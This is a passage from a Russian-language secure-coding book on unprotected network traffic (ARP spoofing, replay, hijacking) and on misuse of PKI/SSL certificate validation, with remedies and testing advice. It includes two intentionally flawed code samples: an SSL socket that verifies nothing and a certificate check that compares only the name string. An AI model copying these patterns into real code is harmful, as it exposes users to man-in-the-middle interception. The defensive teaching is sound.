Однако «защита данных» не ограничивается простым обеспечением секретности; также необходимо реализовать устойчивость к попыткам внесения несанкционированных изменений и другие возможности.

Потенциально опасные языки

Все языки подвержены этой проблеме, потому что отсутствие защиты сетевого трафика относится к проблемам проектирования.

Объяснение

Очень многие программисты считают, что если данные отправлены по сети, атакующему будет трудно сделать с ними что-то нехорошее — ну разве что прочитать их. Разработчики часто не беспокоятся о конфиденциальности сетевого уровня, потому что клиенты не потребовали этого явно. Однако существуют программы, способные перенаправлять сетевой трафик и даже позволяют атакующему вносить изменения в поток данных.

В представлении большинства данные пересылаются в сети слишком быстро, чтобы атакующий мог вклиниться в процесс пересылки, а затем передаются между маршрутизаторами, где они безопасны. Программисты, в сетях которых установ-

лены коммутаторы (switches), обычно еще более уверены в отсутствии всяких проблем.

На практике, если атакующий сможет обосноваться в локальной сети на любой из сторон, участвующих в обмене данными, он получает широкие возможности для проведения сетевых атак, основанных на недостаточной безопасности сетевых протоколов. Если атакующие находятся в общем сетевом сегменте с одной из конечных точек (например, если он присоединен к концентратору), они видят весь трафик этого сегмента и обычно могут организовать его перехват. Даже если атакующие подключены к коммутатору (концентратор, отдельные порты которого не видят трафик других портов), существует метод *фальсификации ARP* (Address Resolution Protocol), при котором атакующий маскируется под шлюз и перенаправляет весь трафик на себя. После обработки трафик передается для дальнейшей пересылки.

Той же цели можно добиться и другими способами: например, многие коммутаторы посредством лавинных ARP-запросов могут переводиться в неизбирательный режим, в котором они фактически начинают работать как концентраторы. Если у атакующего имеется доступ к запросам DHCP, ему хватит информации для формирования ответа, который сообщает жертве, что шлюзом теперь является система атакующего, и даже если настоящий ответ доберется до жертвы первым, атакующий можете заставить жертву провести повторное согласование. Если сеть поддерживает IPv6, то при помощи протокола NDP (Neighbor Discovery Protocol) атакующий может найти другие хосты и убедить их в том, что маршрутизатором теперь является именно он!

Как работают ARP-атаки? Протокол ARP обеспечивает отображение адресов уровня 2 (MAC — код аутентификации сообщений (Message Authentication Code) в Ethernet) на адреса уровня 3 (IP-адреса). (К уровню 1 относится непосредственный физический транспорт, то есть импульсы в канале связи.) Атакующие просто рассылают адрес сетевого адаптера, называемый физическим, или MAC-адресом (Media Access Control), под видом адреса, связанного с IP-адресом шлюза. Получив информацию об изменениях, другие хосты начнут пересылать весь свой трафик через компьютер атакующего. Фальсификация ARP не имеет практичного и универсального краткосрочного решения, потому что для такого решения необходим базовый сервис уровня Ethernet, который сейчас только начинает обсуждаться в комитетах по стандартизации.

Эти проблемы только усугубляются в большинстве беспроводных сетей, не защищенных новейшими протоколами безопасности, подразумевающими взаимную аутентификацию обеих систем. Хотя подобная защита часто встречается в крупных корпоративных беспроводных сетях и этот метод может использоваться в проводных сетях, на практике такой уровень безопасности встречается крайне редко.

Вероятно, даже на уровне маршрутизатора не следует предполагать полную защищенность от атак. Программное обеспечение популярных маршрутизаторов представляет собой большие, сложные программы C/C++, которые могут быть подвержены переполнению буфера и другим дефектам приложений C/C++, которые позволяют атакующему выполнить произвольный код на маршрутизаторе.

Ситуация усугубляется тем, что многие маршрутизаторы поставляются с паролем по умолчанию (см. главу 19), и даже при наличии сложного управления доступом администраторы часто забывают настроить безопасность или вообще не считают нужным это делать. Разработчики маршрутизаторов, как и разработчики любого другого ПО, должны постоянно стремиться к совершенствованию своих технологических процессов с повышением безопасности. Ранее в маршрутизаторах уже обнаруживались ошибки переполнения буфера. За примерами обращайтесь к базе данных CVE (*http://cve.mitre.org*): CVE-2002-0813, CVE-2003-0100 и CVE-2003-0647. Более того, многие атакующие специализируются на взломе маршрутизаторов — даже при отсутствии прямых уязвимостей всегда возможны атаки подбора пароля, и хотя маршрутизатор можно настроить на административный доступ только с ограниченного набора адресов, это делается относительно редко.

Чтобы взломать сеть одной крупной и хорошо известной группы исследователей в области безопасности, злоумышленник взял под контроль их интернет-провайдера и перехватывал трафик до тех пор, пока не собрал достаточно данных для проведения атаки. В сетях творится немало безобразий, не говоря уже о плохих людях, которые сознательно хотят осложнить ваше существование. Лучше всего изначально предполагать, что атакующие могут перехватить сетевой трафик и внести в него изменения.

Существует множество разновидностей сетевых атак, некоторые из них описаны ниже.

- **Прослушивание.** Атакующий отслеживает сетевые взаимодействия и сохраняет всю полезную информацию (имена пользователей, пароли и т. д.). Даже если пароль не передается в скрытом виде (хотя и это не гарантировано), почти всегда существует возможность проведения словарной атаки методом «грубой силы».
- **Повторное воспроизведение.** Атакующий берет сохраненный поток данных и снова воспроизводит его в канале связи. Воспроизводиться может как весь поток данных, так и его отдельная часть. Например, повторное воспроизведение аутентификационных данных может позволить атакующему войти в систему под именем другого пользователя и начать новый сеанс.
- **Фальсификация.** Атакующий выдает данные, находящиеся под его контролем, за данные, поступившие от другой стороны. В общем случае фальсификация подразумевает открытие нового подключения, возможно, с использованием воспроизводимых аутентификационных данных. В некоторых случаях атаки фальсификации могут проводиться против уже созданных сетевых подключений, особенно виртуальных подключений по транспорту без установления соединения —обычно UDP (User Datagram Protocol).

Некоторые виды атак с фальсификацией достигаются очень сложно, хотя это зависит от транспорта и протокола. Например, если атакующему удастся угадать начальный порядковый номер TCP (в прошлом весьма распространенная проблема), а протокол не требует просмотра ответов, атакующий может запустить попытку «слепой» фальсификации. Примером протокола, подверженного атакам

«слепой» фальсификации, является SMTP; клиенту не обязательно видеть ответы, получаемые от сервера. Обратным примером служит протокол аутентификации со схемой «вопрос-ответ» — например, NTLM или Kerberos. Если базовый протокол относится к категории протоколов без установления соединения, да еще к тому же не защищен, фальсификация значительно упрощается. Пример (сейчас уже исправленный) фальсификации по протоколу без установления соединения — отправка незатребованного пакета на порт UDP RPC-локатора (135) системы Windows NT 4.0, выдающей себя за другую систему. Жертва 1 отвечает жертве 2 кодом ошибки, а жертва 2 отвечает другим кодом ошибки. «Сетевая перепалка» продолжается вплоть до полного истощения пропускной способности канала и/или ресурсов процессоров обеих систем. Если же удастся взломать механизм разрешения имен (что, к сожалению, не так уж трудно), совершенно неважно, насколько трудно фальсифицировать подключение TCP — жертва все равно придет прямо к атакующему, а тот уже сможет пересылать настоящему серверу то, что сочтет нужным (или просто выдаст себя за другой сервер).

- **Несанкционированные изменения.** Атакующий вносит незначительные на первый взгляд изменения в передаваемые данные, например заменяет бит 1 битом 0. В протоколах на базе TCP атакующий также должен подогнать контрольную сумму, но контрольные суммы проектировались с расчетом на исключительно быстрое вычисление, потому что маршрутизаторы должны постоянно пересчитывать и изменять их «на ходу».
- **Похищение.** Атакующий ожидает создания подключения, а затем отсекает одну из сторон, перехватывая все ее данные на протяжении всего оставшегося сеанса. Современные протоколы затрудняют внедрение/фальсификацию нового трафика в середине сеанса (по крайней мере в том случае, если в сеансе участвуют достаточно современные операционные системы), но похищение все еще остается технически возможным.

Если вы беспокоитесь о безопасности своих сетевых подключений, то вы должны хорошо знать, какие функции безопасности должны предоставлять ваши приложения. Сейчас мы рассмотрим эти функции, а в разделе «Путь к искуплению» будет рассказано, как добиться поставленных целей. Чтобы защититься от только что перечисленных атак, в общем случае необходимо реализовать следующие функции безопасности:

- **Исходная аутентификация.** Приложение должно убедиться в том, что обе конечные точки подключения проверили другую сторону сетевых взаимодействий. Аутентификация может включать проверку сервера клиентом и/или проверку клиента сервером. Возможны разные методы аутентификации в зависимости от архитектуры приложения. Например, в веб-приложениях часто используется аутентификация сервера клиентом через SSL/TLS с последующей аутентификацией клиента сервером с использованием пароля.
- **Текущая аутентификация.** После проведения исходной аутентификации необходимо следить за тем, чтобы трафик не перенаправлялся и не изменялся в процессе пересылки. Например, *telnet* позволяет выполнить относительно безопасную исходную аутентификацию, но последующая передача данных по

сети никак не защищена. В веб-приложениях также очень часто встречается проблема неправильного хранения состояния сеанса. Один из примеров неправильной организации текущей аутентификации — отображение страницы входа, после которой атакующий может напрямую открывать защищенные страницы, зная их URL-адреса.

- **Секретность.** При передаче некоторых данных — скажем, при проведении банковских транзакций — секретность абсолютно необходима. Многие информационные потоки содержат общедоступную информацию и не нуждаются в защите от утечки. Возьмем хотя бы службу времени: все мы знаем, сколько сейчас времени, но нам хотелось бы удостовериться в том, что никто не изменил информацию и наше приложение взаимодействует с правильным сервером времени.

В некоторых ситуациях, требующих проверки аутентичности всех данных, можно обойтись и без шифрования. Секретность обычно имеет смысл лишь с обеими проверками — как начальной, так и текущей. Например, если атакующий использует режим поточного шифрования, такой как RC4 (сюда также относятся распространенные режимы работы блочных шифров), атакующий может менять случайные биты в шифрованном тексте, и без правильно организованной проверки целостности изменение останется незамеченным. А если атакующий знает формат данных, он может предпринять и более опасные атаки, изменяя конкретные биты.

Хотя RC4 обладает некоторыми полезными свойствами в контексте шифрования сетевого трафика, мы не рекомендуем использовать этот алгоритм из-за проблем с изменением битов, относительно слабых по современным стандартам ключей, а также других, более сложных криптографических проблем. Кроме того, известно, что при пересылке по сети биты иногда заменяются и без вмешательства атакующих. Проверка целостности данных должна быть частью любого мощного сетевого взаимодействия.

Сопутствующие грехи

На практике безопасность приложений нередко попросту игнорируется, но часто встречается и другой случай — неправильное использование PKI-протоколов (например, SSL/TLS — см. главу 23) и неправильный выбор криптографических алгоритмов (глава 21). В одной из самых распространенных ошибок при работе с SSL используется самоподписанный сертификат с шифрованием — технология SSL с самоподписанным сертификатом подвержена атакам типа «незаконный посредник» и фактически сводится к простому сокрытию данных. Аутентификация также является важной составляющей безопасных сетевых взаимодействий, и в ее реализации также часто допускаются ошибки (например, главы 22 и 18). Также для многих безопасных сетевых протоколов необходимы криптографически сильные случайные числа (глава 20).

Признаки греха

Дефекты обычно возникают при выполнении следующих условий:

- Приложение использует сеть (а много ли приложений, которые ее *не* используют?).
- Проектировщики упускают или недооценивают риски сетевого уровня.

Например, часто приходится слышать аргумент «Мы предполагаем, что этот порт будет доступен только за брандмауэром». На практике большинство инцидентов из области сетевой безопасности имеет инсайдерскую составляющую, будь то недовольный или подкупленный работник, друг работника, уборщик, клиент, посетивший представительство фирмы и т. д. Вдобавок наличие брандмауэра часто подразумевается при разработке, но сталкивается с локальной политикой. А сколько вам известно случаев, когда пользователи при возникновении проблем сетевого доступа отключали свои брандмауэры, а после решения проблем забывали включить их снова? В крупной сети с большим количеством точек входа понятие защищенной внутренней сети устарело. Большие внутренние сети должны рассматриваться как наполовину общедоступные, наполовину враждебные среды.

Выявление греха в ходе анализа кода

Если вы еще не определили «поверхность атаки» приложения (совокупность всех точек входа), то это должно стать одним из ваших первых шагов. Модели угроз, если они существуют, должны отражать точки входа. Вероятно, большинство сетевых подключений будут использовать SSL/TLS; в таком случае следуйте рекомендациям главы 23 для защиты каждой из сетевых точек входа.

В противном случае для каждой точки входа, доступной из сети, определите, какие механизмы обеспечивают секретность передачи данных, исходную и текущую аутентификацию. Иногда таких механизмов вообще не будет, но риск будет оцениваться как приемлемый.

Если в конкретном сетевом подключении передаются секретные данные, постарайтесь определить, справляется ли защита со своей задачей. Это может быть непросто, поскольку анализ требует достаточно глубокого понимания используемых криптографических средств. Особенно важно проверить правильность использования систем на базе PKI, таких как SSL (за подробностями обращайтесь к главе 23).

Приемы тестирования для обнаружения греха

Определить, зашифрованы данные или нет, обычно несложно — для этого достаточно просмотреть сохраненные пакеты. Намного сложнее убедиться в том, что при передаче используется аутентификация сообщений. Одним из признаков может служить то, что сообщения не шифруются, но в конце каждого сообще-

ния присутствует фиксированное количество байтов с вроде бы случайным содержимым. Чтобы узнать, обнаруживает ли приложение несанкционированные изменения в данных, попробуйте внести небольшие изменения, не нарушающие общего формата. В ходе тестирования довольно трудно определить, как внести изменения, исключающие из тестирования тот или иной протокол или транспорт. Например, простая замена битов в сетевых пакетах тестирует стек TCP, но не приложение. С точки зрения тестирования можно без особых проблем определить, получаете ли вы данные, зашифрованные средствами SSL. Для обнаружения трафика с SSL-шифрованием можно воспользоваться программой *ssldump* (*www.rtfm.com/ssldump/*).

В конечном итоге определить посредством тестирования, используются ли в приложении правильные алгоритмы и правильно ли они используются, — задача невероятно сложная, особенно при проведения тестирования по принципу «черного ящика». Таким образом, более сложные проверки (использование надежных режимов, сильного материала ключей и т. д.) намного эффективнее выполняются простым анализом архитектуры и кода.

Примеры

На заре своего существования Интернет был исследовательским проектом. В архитектуре действовал принцип доверия, а разработчики не уделяли внимания безопасности. Конечно, учетные записи были защищены паролями, но в остальном ничего заметного не делалось. В результате большинство самых старых и важных протоколов практически не имеет значительных средств безопасности.

TCP/IP

Протокол IP (Internet Protocol) и протоколы, построенные на его основе, а именно TCP (Transmission Control Protocol), ICMP и UDP, не предоставляли никаких гарантий в отношении основных средств безопасности, таких как секретность и текущая аутентификация сообщений. TCP использует контрольные суммы, предназначенные для защиты от случайной порчи пересылаемых данных, но они криптографически слабы и могут сбрасываться, что часто происходит, когда устройству приходится переписывать части заголовка пакета для туннеля или прокси-сервера. Способность пересчета контрольных сумм, чтобы пакеты могли изменяться сетевыми устройствами «на ходу» без значительных потерь производительности, заложена на уровне проектирования.

В IPv6 все эти проблемы решаются добавлением необязательных функций безопасности. Эти функции безопасности (обозначаемые общим термином IPSec) оказались настолько полезными, что они получили широкое распространение в традиционных сетях IPv4. Однако сейчас они обычно используются в корпоративных виртуальных частных сетях (VPN, Virtual Private Network) и других аналогичных средах и еще не получили повсеместного распространения, как предполагалось изначально.

Протоколы электронной почты

Электронная почта — еще один пример группы протоколов, традиционно не предусматривавших защиты пересылаемых данных. Хотя сейчас появились SSL-усовершенствованные версии SMTP, POP3 (Post Office Protocol 3) и IMAP, они не всегда используются и не всегда поддерживаются популярными почтовыми клиентами, хотя некоторые поддерживают шифрование и аутентификацию по крайней мере для внутренней пересылки почты. Установка перехватчика в локальной сети часто позволяет читать чужую электронную почту. Некоторые популярные почтовые серверы уровня предприятия обеспечивают безопасное взаимодействие с клиентами (по крайней мере при условии, что сообщения не выходят за пределы корпоративной сети), а многие современные почтовые клиенты поддерживают POP, IMAP и SMTP через SSL.

E*TRADE

В исходном алгоритме шифрования E*TRADE данные объединялись с фиксированным значением операцией XOR. Такое решение просто реализовывалось, но также легко взламывалось. Чтобы распознать эту схему, хорошему криптоаналитику достаточно собрать и просмотреть достаточный объем передаваемых по сети данных. Далее ему требовалось совсем немного времени и данных, чтобы вычислить так называемый «ключ шифрования» и полностью взломать схему. Ситуация усугублялась тем, что XOR ни при каких условиях не обеспечит текущей аутентификации сообщений, так что искусный злоумышленник мог легко применить практическую любую атаку из описанных в этой главе.

Путь к искуплению

В общем случае мы рекомендуем по возможности использовать для любых подключений по сети SSL/TLS или какой-нибудь другой известный протокол (скажем, Kerberos). Использование SSL (или любого другого протокола на базе PKI) должно соответствовать рекомендациям из главы 23.

Если ваше приложение не позволяет использовать SSL/TLS, одно из возможных решений заключается в создании локального посредника для реализации безопасности (например, Stunnel). Также можно воспользоваться IPSec или другой VPN-технологией для снижения риска сетевых проблем. Некоторые программисты избегают SSL/TLS из-за затрат ресурсов на аутентификацию. SSL использует криптографию с открытым ключом, которая может быть весьма затратной, и теоретически может оставить вашу систему открытой для DoS-атак. Если вас это беспокоит, воспользуйтесь решениями сетевого уровня, например распределением нагрузки.

Несколько основных рекомендаций:

- Постарайтесь обойтись без самостоятельных реализаций. Используйте SSL, *ssh* или API на базе Kerberos, предоставляемый системой Windows в библиотеках DCOM/RPC (Distributed Component Object Model/Remote Procedure Calls).

- Если вы решите, что поддержку защитного протокола непременно нужно реализовать самостоятельно, для начала изучите все дефекты, выявленные в NIS, Kerberos и NTLM за последние 20 лет. Если после этого вы не передумали, используйте только хорошо известные криптографические методы. Рекомендации по поводу криптографии приведены в главах 19–21.
- Если в вашем приложении используется пересылка больших объемов данных, а секретность не обязательна, рассмотрите возможность пересылки по безопасному каналу только HMAC или хеша данных, с последующей проверкой повреждений или несанкционированных изменений на стороне получателя.

Многие распространенные протоколы аутентификации могут обладать разными свойствами в зависимости от транспорта. Например, Kerberos обычно позволяет выполнить аутентификацию сервера, но при подключении через HTTP эта возможность недоступна; кроме того, как упоминалось ранее, взаимодействия NTLM через HTTP подвержены атакам повторного воспроизведения, невозможным при обычных транспортных протоколах (например, TCP/IP). Убедитесь в том, что вы понимаете, какие нюансы выбранной схемы аутентификации проявляются для транспорта, с которым вы работаете.

Дополнительные меры безопасности

Совершенствуйте управление ключами, например, используйте Data Protection API в Windows или функции CDSA API.

Другие ресурсы


- Программа *ssldump* для анализа сетевого трафика SSL: *www.rtfm.com/ssldump*
- Прокси-сервер SSL Stunnel: *www.stunnel.org*

Итоги

- Используйте проверенные протоколы безопасности, такие как SSL/TLS и IPSec.
- Используйте сильный механизм исходной аутентификации.
- Выполняйте текущую аутентификацию сообщений для всего сетевого трафика, производимого вашим приложением.
- Шифруйте все данные, для которых важно сохранение секретности. Лишняя безопасность лучше, чем ее нехватка.
- По возможности используйте SSL/TLS для всех криптографических потребностей.
- Не забывайте о безопасности данных, передаваемых по каналу связи.

- Не отказывайтесь от шифрования данных по соображениям эффективности. Текущее шифрование не требует больших затрат ресурсов.
- Не используйте жестко закодированные ключи и не думайте, что XOR с фиксированной строкой сойдет за механизм шифрования.
- Рассмотрите возможность применения технологий сетевого уровня для дальнейшего повышения безопасности: брандмауэры, VPN, распределители нагрузки и т. д.

ГРЕХ 23



Неправильное использование PKI (и особенно SSL)

Общие сведения

Технология PKI (Public Key Infrastructure) широко применяется в Интернете. Она используется в коммуникациях SSL/TLS (далее SSL); она используется в IPSec, при входе со смарт-карт и защите электронной почты посредством S/MIME. При этом хорошо известно, насколько трудно правильно использовать ее.

В дальнейшем мы будем говорить о PKI в контексте SSL, поскольку эта технология является доминирующей, но большая часть материала в равной степени относится к грехам PKI в целом.

SSL (Secure Sockets Layer) (со своим предшественником TLS, Transport Layer Security) является самым популярным средством создания безопасных сетевых подключений. Технология SSL широко используется в браузерах для защиты потенциально опасных операций (например, банковских операций на базе HTTP), потому что с точки зрения пользователя «все просто работает», не требуя никаких дополнительных действий с его стороны.

Однако серьезная проблема SSL заключается в том, что SSL использует технологию PKI, с которой трудно работать. Трудности делятся на две группы: технология PKI неудобна в управлении, а операции с сертификатами трудно программировать. В работе PKI задействовано множество «подвижных частей», и все они должны сочетаться друг с другом. Кроме того, SSL не дает удобного способа представления пользовательского интерфейса в браузере.

Многие разработчики считают «SSL» и «безопасность» синонимами — ведь SSL так широко используется, а полезность SSL выходит за пределы защиты трафика HTTP. Дефекты в приложениях на базе SSL начинают проявляться тогда, когда вы неправильно выбираете средства безопасности, предоставляемые SSL. Многие алгоритмы безопасности, включая SSL, поддерживают три разных категории средств безопасности:

- Аутентификация (сервера и/или клиента).
- Шифрование канала.
- Проверка целостности канала.

Главной темой этой главы является первый пункт, а два других пункта рассматриваются в главе 21 (см. раздел «Неправильный выбор криптографических примитивов»). В ходе работы над приложением, использующим SSL, необходимо решить, какие из этих средств безопасности необходимы в вашем приложении. Вероятно, вам понадобятся все три. Также важно понимать, что ни одна группа средств безопасности не является обязательной!

Модель SSL выглядит просто. Многие программисты воспринимают ее как прозрачную замену сокетов TCP: обычные сокеты TCP заменяются сокетами SSL, к ним добавляется простая логика, работающая через подключение SSL... и все. Конечно, при использовании HTTPS (HTTP через SSL) все просто, потому что браузер выполняет всю «грязную работу» за программиста. Но если вы самостоятельно реализуете поддержку SSL в своем приложении, необходимо учитывать возможные грехи.

Ссылки CWE

В CWE этот грех представлен родительской категорией CWE-295: Проблемы с сертификатами. К этой общей категории относятся конкретные проблемы, рассматриваемые в этой главе, в том числе:

- CWE-.296: Отсутствие отслеживания цепочки доверия при проверке сертификата.
- CWE-297: Отсутствие проверки хостовых данных сертификата.
- CWE-298: Отсутствие проверки срока действия сертификата.
- CWE-299: Отсутствие проверки отзыва сертификата.
- CWE-324: Использование ключа с истекшим сроком действия.

Недостаточная аутентификация также может привести к появлению следующего дефекта:

- CWE-322: Обмен ключами без аутентификации сторон.

Потенциально опасные языки

Проблемы с SSL обычно относятся к уровню проектирования и не связываются напрямую с используемым языком программирования. Таким образом, потенциальная угроза существует в любом языке. С HTTPS обычно бывает меньше проблем, чем с обобщенным SSL, так как протокол HTTPS требует проверок аутентификации, не обязательных в обобщенном протоколе SSL. В результате низкоуровневые SSL API нередко возлагают эту обязанность на пользователя.

Объяснение

В своем нынешнем виде SSL относится к протоколам с установлением соединения. Главной целью SSL является «безопасная» передача данных между двумя сторонами по сети. «Безопасная» — интересное слово, которое разные люди понимают по-разному, потому что оно зависит от принятых ими решений в отношении трех аспектов безопасности (аутентификация, шифрование канала, проверка целостности канала). Захочет программист использовать эти аспекты безопасности или нет — в этом заключается суть греха.

Чтобы две стороны могли участвовать в безопасном обмене произвольными данными через SSL, они должны сначала аутентифицировать друг друга. Как минимум приложение (или его пользователь) должно быть уверено в том, что оно действительно участвует в «приватном общении» с правильным сервером. С другой стороны, сервер может взаимодействовать с анонимными пользователями; в противном случае сервер должен аутентифицировать клиента. Аутентификация клиента относится к числу необязательных возможностей протокола SSL.

Если вам трудно представить, как такое возможно, представьте, что вы покупаете товары в интернет-магазине. Вы должны быть уверены в том, что предоставляете данные кредитной карты именно тому сайту, на который вы заходили, однако сайт примет данные кредитной карты от кого угодно!

Аутентификация в SSL использует PKI (то есть базируется на сертификатах). Именно в этой области отсутствие должных проверок PKI приводит к появлению грехов. Мы не собираемся объяснять все тонкости PKI, или если уж совсем формально — сертификатов X.509, используемых SSL; читатель может самостоятельно обратиться к превосходным источникам информации, перечисленным в разделе «Другие ресурсы» этой главы. Прежде всего следует прочитать RFC 2459, «Internet X.509 Public Key Infrastructure: Certificate and CRL Profile» — материал излагается сухо, но во всей полноте.

Итак, не углубляясь в технические подробности X.509 PKI, очень важно, чтобы при аутентификации сервера клиентское приложение выполнило следующие проверочные операции (как правило, пропуск хотя бы одной из них приводит к появлению дефектов):

- Проверьте, что сертификат сервера подписан доверенной третьей стороной, называемой *центром сертификации* (CA, Certification Authority).

- Проверьте, что сертификат сервера действителен в настоящее время. Сертификаты X.509 действительны в течение ограниченного периода времени; у них, как у кредитных карт, имеется начальная и конечная дата.
- Проверьте, что имя в сертификате совпадает с именем стороны, с которой вы собираетесь взаимодействовать.
- Проверьте, что сертификат используется для правильных целей, например для аутентификации сервера, а не для подписи электронной почты (S/MIME).
- Проверьте, что сертификат не был отозван. Сторона, выдавшая сертификат, может отозвать его номер в случае потери или разглашения закрытого ключа или если сочтет нужным это сделать по множеству других причин!

Разработчики часто забывают об одной или нескольких из этих проверок; чаще всего игнорируется фаза проверки отзыва.

Если сертификат стал недействительным из-за невыполнения одного или нескольких из перечисленных условий, приложение должно отвергнуть сертификат и сообщить о неудачной аутентификации. К сожалению, выполнение каждой операции требует правильной работы большого объема кода, и многие разработчики пропускают некоторые проверки.

Сопутствующие грехи

Хотя в этой главе наше внимание направлено на неправильное программное использование протокола SSL, существует ряд сопутствующих грехов — в первую очередь неправильное использование средств шифрования SSL (см. главу 21) и генерирование слабых ключей (см. главу 20).

Признаки греха

Ниже перечислены некоторые базовые признаки, на которые следует обращать самое пристальное внимание. Наибольшую опасность представляет неправильная проверка действительности сертификата:

- В коде используется любая форма PKI (такой, как SSL или TLS).
- В коде не используется HTTPS.
- Код библиотеки или приложения не проверяет сертификат, используемый процессом на другом конце канала передачи данных.

Выявление греха в ходе анализа кода

Прежде всего определите все точки входа в приложение из сети. Для каждой из этих точек определите, используется ли в коде SSL. Хотя API сильно зависят от конкретных библиотек и языков, проще всего провести поиск без учета регистра символов по строкам «SSL», «TLS» и «secure.?socket» (обратите внимание на регулярное выражение).

Для каждой сетевой точки входа с использованием SSL убедитесь в том, что код удовлетворяет следующим условиям:

- Сертификат подписан известным центром сертификации(CA), или существует цепочка подписей, ведущих к этому центру.
- Сертификат и все сертификаты в цепочке находятся в пределах срока действия.
- Имя хоста сравнивается с соответствующим субполем поля DN и/или расширения X.509 subjectAltName.
- Сертификат используется для правильных целей (возможно, для аутентификации сервера или клиента).
- Сертификат не был отозван. Решите, как действовать в том случае, если сервер отзыва недоступен. В зависимости от специфики приложения можно либо проигнорировать эту ошибку, либо считать ее фатальной. Мы рассмотрим сценарии, в которых уместен каждый из этих вариантов.
- Программа рассматривает неудачный исход любой из этих проверок как сбой аутентификации и отказывается создавать подключение.
- Алгоритм, используемый сертификатом, не был взломан — не принимайте сертификаты, подписанные хешами MD5.

Во многих языках программирования для выполнения этих правил приходится основательно рыться в документации или даже в коде реализации. Например, вам может встретиться следующий код Python, в котором используется стандартный модуль `socket` из Python 2.4:

```
import socket
s = socket.socket()
s.connect(('www.example.org', 123))
ssl = socket.ssl(s)
```

На первый взгляд совершенно невозможно определить, какие проверки выполняются по умолчанию библиотекой SSL. В случае Python ответ будет таким: согласно документации, библиотеки SSL не проверяют абсолютно ничего.

Если вы проверяете отзыв сертификата, необходимо проверить, используются ли списки отзыва сертификатов (CRL, Certificate Revocation List) или протокол OCPS (Online Certificate Status Protocol). И снова API сильно различаются, поэтому анализировать следует конкретный SSL API, используемый в программе; в крайнейм случае поможет поиск по строкам «CRL» и «OCSP» без учета регистра символов.

Если в программе используются один или оба механизма, прежде всего следует найти ответы на следующие вопросы:

- Выполняется ли проверка перед отправкой данных?
- Что произойдет, если проверка завершится неудачей?
- Для списков CRL — насколько часто они загружаются?
- Для списков CRL — проверяются ли сами списки по аналогии с сертификатами (особенно если они были загружены через простой канал HTTP или LDAP)?

Ищите код, который просто заглядывает «внутрь» сертификата для получения информации (например, DN), но не выполняет необходимых операций проверки криптографических подписей. Например, в следующем коде присутствует дефект — он только проверяет, содержит ли сертификат текст "www.example.com", однако любой желающий может выдать себе сертификат с таким именем.

```
string name = cert.GetNameInfo(X509NameType.SimpleName,false);
if (name == "www.example.com") {
// *Возможно*, мы общаемся с www.example.com!
}
```

Приемы тестирования для обнаружения греха

Для автоматизации атак типа «незаконный посредник» против HTTPS (HTTP через SSL) существуют специальные программы, в том числе *dsniff* и *ettercap*. Впрочем, они работают только против HTTPS, поэтому для приложений, удовлетворяющих стандартам HTTP, они всегда должны выдавать диалоговые окна или иным образом сообщать об ошибке.

Чтобы узнать, использует ли ваше приложение правильный сертификат и правильно ли в нем организована проверка сертификатов, создайте серию сертификатов с соответствующими закрытыми ключами и динамически загружайте их в процессе работы на другой стороне. Например, создайте сертификат для каждого из следующих условий:

- Подпись центра сертификации, не пользующегося доверием. Для этого можно создать случайный корневой сертификат CA (например, при помощи Microsoft Certificate Manager или OpenSSL), а затем использовать его для выдачи сертификата.
- Самоподписанный сертификат — воспользуйтесь программой Microsoft *selfcert.exe*.
- Сертификат еще не стал действительным (поле `notBefore`).
- Срок действия сертификата истек (поле `notAfter`).
- Вымышленное значение субъекта (поле `subjectName`); например, вместо *www.example.com* можно использовать *www.notanexample.com*.
- Неправильное использование ключа; например, используйте режим цифровой подписи (`digitalSignature`) или защиты электронной почты (`emailProtection`), но не аутентификации сервера (`serverAuth`) или клиента (`clientAuth`), в зависимости от того, какую из конечных точек канала связи вы тестируете.
- Некачественный алгоритм цифровой подписи (например, `signatureAlgorithm` содержит `md5RSA` (также используется обозначение `md5WithRSAEncryption`)).
- Отозванный сертификат.

Чтобы протестировать проверку по спискам CRL и поддержку OSCP, можно просто в течение продолжительного времени отслеживать весь исходящий сетевой трафик приложения, проверяя целевые протоколы и адреса по списку известных

значений. При включенной поддержке OCSP для каждой аутентификации будет проводиться одна проверка OCSP. Если проверка по спискам CRL активна и правильно реализована, она будет происходить периодически (обычно раз в неделю). Не удивляйтесь, если выполнение проверки CRL не будет сопровождаться сетевым трафиком, возможно, список CRL ранее уже был загружен и кэширован и сетевой переход стал лишним.

Примеры

Примечательно, что несмотря на чрезвычайно широкое распространение этого греха (особенно в пользовательских приложениях), количество соответствующих записей CVE невелико. Впрочем, пара примеров все же найдется.

CVE-2007-4680

Инфраструктура CFNetwork в Apple Mac OS X не выполняла необходимой проверки действительности сертификата, что могло стать причиной атак типа «незаконный посредник» и фальсификации сервера. Так как дефект находится в стандартном общем компоненте CFNetwork, он распространяется на многие приложения, включая Safari.

CVE-2008-2420

В Stunnel существует интересная ошибка: при включенной поддержке OCSP не выполняется правильная проверка CRL, что позволяет атакующему использовать отозванный сертификат.

Путь к искуплению

Если вы считаете, что в вашей программе следует использовать технологии PKI (например, SSL), используйте их — но проследите за выполнением следующих условий:

- Сертификат связан по цепочке с действительным корневым CA.
- Сертификат находится в границах своего срока действия.
- Имя хоста сравнивается с соответствующим субполем поля DN и/или расширения X.509 v3 subjectAltName.
- Ключ сертификата используется в правильных целях (для аутентификации сервера или клиента).
- Сертификат не отозван.
- Программа рассматривает отрицательный результат любой из этих проверок как общий сбой аутентификации и отказывается создавать подключение.

Проверка действительности сертификата

Разные API имеют разную поддержку проверки действительности сертификатов. Одни по умолчанию проверяют дату и доверие, другие не имеют средств ни для того, ни для другого. Большинство API находятся где-то в середине, например предусматривают возможность обеих проверок, но не выполняют ни одну из них по умолчанию.

Обычно (но не всегда) для проверки действительности подключения SSL необходимо получить ссылку на фактический сертификат сервера. Например, в Java можно перед инициализацией подключения SSL зарегистрировать обработчик `HandShakeCompletedListener` в объекте `SSLSocket`. Обработчик должен определить следующий метод:

```
public void handshakeCompleted(HandShakeCompletedEvent event);
```

При получении объекта события используется вызов

```
event.getPeerCertificates();
```

